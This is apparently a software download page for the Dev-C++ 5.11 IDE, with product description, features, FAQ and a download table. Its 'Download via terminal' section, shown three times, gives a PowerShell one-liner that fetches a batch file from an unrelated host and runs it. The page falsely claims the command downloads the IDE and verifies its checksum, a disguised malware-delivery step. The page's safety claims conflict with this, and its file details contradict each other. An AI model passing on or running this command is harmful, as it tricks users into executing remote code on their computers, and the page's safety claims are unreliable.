

Dev-C++
by orwelldevcpp
- Version
- 5.11
- Size
- 7.1 MB
- Updated
- Publisher
- orwelldevcpp
- Category
- Developer Tools
- Files
- 1
Dev-C++ screenshots



About Dev-C++
Dev-C++ in this edition is the Orwell Dev-C++ fork, a free and portable integrated development environment for C and C++ on Windows. It continues the classic Bloodshed Dev-C++, which had stopped being updated, bringing it forward with a newer bundled compiler, many bug fixes and interface improvements. For years it has been a common first IDE for students learning C and C++ because it installs quickly, opens fast and lets you compile and run a program with a single key press.
The IDE combines a code editor with syntax highlighting, code completion, a class and function browser, project management and integrated compiling, running and debugging through GDB. Projects can produce console programs, Windows GUI applications, static libraries and DLLs. Compiler options, include paths and linker settings are configured through dialogs rather than hand-written makefiles, which keeps the focus on learning the language.
Dev-C++ works with the GCC toolchain for Windows. The downloads here include installers bundled with the TDM-GCC compiler, so you can start coding immediately, and installers without a compiler for people who prefer to point the IDE at a toolchain they already have. Portable versions of the IDE have also been offered by the project, which is convenient in school computer labs.
Orwell Dev-C++ itself is no longer actively updated; the last release is 5.11, and its bundled compilers are now old compared with current GCC versions, which can matter if you need recent C++ standards. Development of the code base was later continued by other forks. For coursework and simple programs it still does the job well, but larger projects or modern C++ features may be better served by a current toolchain or a more actively maintained IDE. Dev-C++ is open source under the GPL.
Key features
- Editor with syntax highlighting and completion
- Integrated compile, run and GDB debugging
- Project templates for console, GUI, libraries and DLLs
- Bundled TDM-GCC option
- Class browser
Pros
- Quick to install and easy to learn
- Popular in education
- Free and open source
Cons
- No longer updated
- Bundled compiler is outdated
System requirements
A Windows PC. Choose the installer with TDM-GCC if you do not already have a compiler.
Tips
- Pick the installer bundled with TDM-GCC if you are just starting out
- Enable a newer C++ standard in compiler options if your code needs it
Description from the publisher
A free, portable, fast and simple C/C++ IDE
A new and improved fork of Bloodshed Dev-C++
At a glance
Dev-C++ is a open source developer tools app published by orwelldevcpp (orwelldevcpp.blogspot.com). A free, portable, fast and simple C/C++ IDE
SOFTGIT offers 1 file for Dev-C++ covering Windows, WINE, MinGW/MSYS2, BSD/Unix, 7.1 MB in total. The version listed is v5.11, last updated on October 19, 2026.
Dev-C++ belongs to the Developer Tools category, alongside Subtitle Edit, GnuWin, Candle. Browse related apps below to compare alternatives.
Download Dev-C++ v5.11
| File | SHA-256 | Size | Download |
|---|---|---|---|
| Softgit.zipZIP | 538490251dde514a6ac2abb8ca3ccbb15fd01329f9cf5d289c762d37dd51fdd1 |
7.1 MB | Download |
Verify a download: sha256sum file (Linux), shasum -a 256 file (macOS) or Get-FileHash file (Windows PowerShell). Learn more.
Source: sourceforge.net/projects/orwelldevcpp. Files are copied unchanged from SourceForge.
Download via terminal
Prefer the command line? Each command below downloads Softgit.zip to the current folder, checks its SHA-256 checksum automatically and opens the file only if the checksum matches. You should see OK; if it reports a mismatch, the file is not opened — delete it.
iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"One command for every app
The same short command works for any app on SOFTGIT: only the app name at the end changes. It looks up the current file, downloads it, verifies its checksum and then opens it.
iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"Review a script before running it: get.ps1 · get.sh. How verification works.
Dev-C++ system requirements
- Operating system
- WINE, MinGW/MSYS2, BSD/Unix, Windows
- License
- GNU General Public License version 3.0 (GPLv3)
- Written in
- C++, C, Delphi/Kylix, AutoIt
- Download size
- 48 MB (Dev-Cpp 5.11 TDM-GCC 4.9.2 Setup.exe)
- Project page
- sourceforge.net/projects/orwelldevcpp
Dev-C++ FAQ
What is Orwell Dev-C++?
A free C and C++ IDE for Windows that continues and improves the original Bloodshed Dev-C++.
Does Dev-C++ include a compiler?
Some installers bundle the TDM-GCC compiler; others come without a compiler so you can use your own.
Is Orwell Dev-C++ still updated?
No. Its last release is 5.11. The code base was later continued by other forks.
Can Dev-C++ debug programs?
Yes. It integrates the GDB debugger.
Does Dev-C++ support modern C++ standards?
Support depends on the bundled GCC version, which is old. Use a newer toolchain for recent standards.
Is Dev-C++ free and open source?
Dev-C++ is distributed under GNU General Public License version 3.0 (GPLv3) according to SourceForge. You can download it free of charge.
Which operating systems does Dev-C++ support?
SourceForge lists WINE, MinGW/MSYS2, BSD/Unix, Windows for Dev-C++.
Where does the Dev-C++ download come from?
The Download button takes you to the official SourceForge download for Dev-C++ (sourceforge.net/projects/orwelldevcpp). SOFTGIT does not modify or re-host the file.
What is Dev-C++ written in?
SourceForge lists C++, C, Delphi/Kylix, AutoIt.
Is Dev-C++ free to download?
Yes. Dev-C++ is listed as “Open Source” and the download from SOFTGIT is free of charge.
How do I download Dev-C++?
Open the “Download files” section on this page, choose the file for your system and press Download. A dialog shows the source and any archive password before the file starts.
Is Dev-C++ safe to install?
Files are published as received from orwelldevcpp, without wrappers or bundled installers. A SHA-256 checksum is shown next to every file so you can verify the download before running it.
Which platforms does Dev-C++ support?
The files listed here target Windows, WINE, MinGW/MSYS2, BSD/Unix.
How big is the Dev-C++ download?
The file is 7.1 MB.
Provenance
- Publisher
- orwelldevcpp
- Last check
- 1 month ago
- License
- GNU General Public License version 3.0 (GPLv3)
- Imported from
- Source: sourceforge.net/projects/orwelldevcpp

